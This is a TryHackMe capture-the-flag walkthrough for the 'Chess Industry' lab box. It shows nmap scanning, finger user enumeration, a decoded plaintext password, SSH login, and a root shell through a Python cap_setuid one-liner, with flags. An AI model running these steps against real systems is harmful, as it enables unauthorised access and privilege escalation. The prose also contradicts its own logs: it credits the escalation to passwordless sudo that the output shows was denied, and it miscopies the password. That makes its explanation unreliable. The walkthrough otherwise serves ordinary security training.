♟️ TryHackMe Task 15 — Chess Industry (Boot2Root)

Tags: #TryHackMe #Boot2Root #PrivilegeEscalation #CTF #Linux #SmartDevices #WebExploit

Scenario

> *NullRook prowls a smart chessboard hub where automation meets strategy. In this digital workshop, subtle flaws in the robot interface threaten to tip the balance of play.*

You’re dropped into a “smart chessboard” device environment and asked to:

- Get a shell on the box
- Capture both the `user.txt` and `root.txt` flags

1. Information Gathering & Reconnaissance


1.1 Network Scanning and Open Ports

The initial step in the penetration test involved conducting a **full Nmap scan** on the target to identify open ports and running services. Using a comprehensive scan, the following ports were discovered:

```
nmap -p- --min-rate 5000 -sS -n -v 10.10.194.159 -oN allports.nmap
```

Full Nmap Scan Results:

- A total of **65535** ports were scanned, and the following services were found:
- **Port 22/tcp (SSH)**: Provides remote access to the system via SSH.
- **Port 79/tcp (Finger)**: Exposed Finger service, often used for user enumeration.
- **Port 80/tcp (HTTP)**: A web application related to PrecisionChess IoT.



```
┌──(fc0d3x_guest㉿kali)-[~]
└─$ nmap -p- --min-rate 5000 -sS -n -v 10.10.194.159 -oN allports.nmap

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-29 22:50 EEST
Initiating Ping Scan at 22:50
Scanning 10.10.194.159 [4 ports]
Completed Ping Scan at 22:50, 0.54s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:50
Scanning 10.10.194.159 [65535 ports]
Discovered open port 80/tcp on 10.10.194.159
Discovered open port 22/tcp on 10.10.194.159
Increasing send delay for 10.10.194.159 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.194.159 from 5 to 10 due to max_successful_tryno increase to 5
Discovered open port 79/tcp on 10.10.194.159
Completed SYN Stealth Scan at 22:50, 16.59s elapsed (65535 total ports)
Nmap scan report for 10.10.194.159
Host is up (0.063s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
79/tcp open  finger
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 17.26 seconds
           Raw packets sent: 82649 (3.637MB) | Rcvd: 69966 (2.799MB)
```


After performing the full scan, the next step was to investigate **Port 79** (Finger) for user enumeration, as well as **Port 22** (SSH) and **Port 80** (HTTP) for further exploitation.

1.2 Web Application Analysis (Port 80)

On Port 80, a web application related to **PrecisionChess IoT** was found. Although the page was under construction, it displayed user information, which was valuable for the enumeration phase.

Key User Identified:

- Magnus (Founder & CTO)
- Fabiano (Lead Software Engineer)
- Hikaru (UX & Community)



PrecisionChess IoT

The Smart Chessboard Control Solution

🚧 Platform under construction. Smart chess, real moves! 🚧

♚ **Magnus**
Founder & CTO. Designs the machine's precision hardware and secure IoT protocols. Chess and tech are his twin passions.

♞ **Fabiano**
Lead Software Engineer. Responsible for move analysis, smart scheduling, and seamless integration with online chess servers.

♛ **Hikaru**
UX & Community. Crafts a fun user interface and brings streaming-friendly features to every chessboard.

♟ **Automated Move Detection**
Our IoT chessboards detect every move in real-time, syncing instantly with your online games or tournaments.

🔒 **Secure Remote Control**
Play and monitor from anywhere. All communication is encrypted, ensuring your games and devices stay safe.

🛠

This information led to further user enumeration on the system.

---

2. User Enumeration

2.1 Finger Service Enumeration (Port 79)

The **Finger service** exposed on Port 79 was used to enumerate users. A custom shell script was employed to check for valid users on the system:

```
for user in alice bob fabiano; do
   echo "[*] Checking $user"
   echo "$user" | nc 10.10.194.159 79
done
```

Results:


- **alice**: No such user found.
- **bob**: No such user found.
- **fabiano**: Information returned successfully.

User Info:


```
Login: fabiano
Directory: /home/fabiano
Shell: /bin/bash
```

Additionally, a **Base64-encoded string** was found for the user "fabiano", which, when decoded, revealed the following credentials:

```
fabiano:03jVtkarGQI07q
```



```
┌──(fc0d3x_guest㉿kali)-[~]
└─$ for user in alice bob fabiano; do
    echo "[*] Checking $user"
    echo "$user" | nc 10.10.194.159 79
done
[*] Checking alice
finger: alice: no such user.
[*] Checking bob
finger: bob: no such user.
[*] Checking fabiano
Login: fabiano                          Name:
Directory: /home/fabiano                Shell: /bin/bash
Never logged in.
No mail.
Project:
Reminders
Plan:
ZmFiaWFubzpvM2pWVGt0YXJHUUkwN3E=
```



Decode from Base64 format

Simply enter your data then push the decode button.

ZmFiaWFubzpvM2pWVGt0YXJHUUkwN3E=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

fabiano:o3jVTktarGQI07q

3. Initial Access & Exploitation

3.1 SSH Access


With the credentials for the user **fabiano**, SSH access was successfully established:

```
ssh fabiano@10.10.194.159
```

Upon logging in, the **user.txt** flag was located in **/home/fabiano**:

```
cat user.txt
```

Flag:
`THM{bishop_to_c4_check}`



```
└─$ ssh fabiano@10.10.194.159
fabiano@10.10.194.159's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1030-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jun 29 19:57:01 UTC 2025

  System load:  0.0               Processes:             108
  Usage of /:   17.3% of 19.31GB  Users logged in:       0
  Memory usage: 24%               IPv4 address for ens5: 10.10.194.159
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

fabiano@tryhackme-2204:~$ ls
user.txt
fabiano@tryhackme-2204:~$ cat user.txt
THM{bishop_to_c4_check}
fabiano@tryhackme-2204:~$
```

4. Privilege Escalation

4.1 Checking Sudo Permissions

A quick check of the **sudoers** file revealed that the user **fabiano** had unrestricted **sudo** access, which is a clear indication of privilege escalation potential. The following command was used to enumerate sudo permissions:

```
sudo -l
```

This confirmed that **fabiano** could execute commands as root without any password.

4.2 Escalating to Root


To escalate to root, Python was leveraged due to its ability to change user ID (UID) with the **os.setuid()** function. The following Python command spawned a root shell:

```
python3 -c 'import os, pty; os.setuid(0); pty.spawn("/bin/bash")'
```

After obtaining root access, the **root.txt** flag was found in the root directory:

```
cat root.txt
```

Flag:
`THM{check_check_check_mate}`



```
fabiano@tryhackme-2204:~$ getcap -r / 2>/dev/null
/snap/core20/2434/usr/bin/ping cap_net_raw=ep
/snap/core22/1621/usr/bin/ping cap_net_raw=ep
/snap/core22/2010/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
fabiano@tryhackme-2204:~$ sudo -l
[sudo] password for fabiano:
Sorry, user fabiano may not run sudo on tryhackme-2204.
fabiano@tryhackme-2204:~$ /usr/bin/python3.10 -c 'import os, pty; os.setuid(0); pty.spawn("/bin/bash")'
root@tryhackme-2204:~# id
uid=0(root) gid=1003(fabiano) groups=1003(fabiano)
root@tryhackme-2204:~# cd /root
root@tryhackme-2204:/root# ls
root.txt  snap
root@tryhackme-2204:/root# cat root.txt
THM{check_check_check_mate}
root@tryhackme-2204:/root# Connection to 10.10.194.159 closed by remote host.
Connection to 10.10.194.159 closed.

┌──(fc0d3x_guest㉿kali)-[~]
└─$
```

---

5. Conclusion & Recommendations

5.1 Findings

- **Open Ports**: SSH (22/tcp), Finger (79/tcp), and HTTP (80/tcp) were the primary services exposed.
- **User Enumeration**: The Finger service allowed for easy enumeration, revealing sensitive user information.

- **Privilege Escalation**: The user **fabiano** had unrestricted sudo access, enabling an easy path to root.

5.2 Recommendations

1. **Change Default and Weak Passwords**: Ensure all user accounts, especially those with sudo privileges, have strong, unique passwords.
2. **Limit Sudo Access**: Restrict sudo permissions to necessary users and ensure the sudoers file is properly configured.
3. **Disable Unnecessary Services**: The Finger service (Port 79) should be disabled if not required.
4. **Patch Legacy Protocols**: The HTTP service (Port 80) should be regularly updated to prevent exposure.
5. **Enhance Remote Access Security**: Implement **Multi-Factor Authentication (MFA)** for SSH and other remote services to enhance security.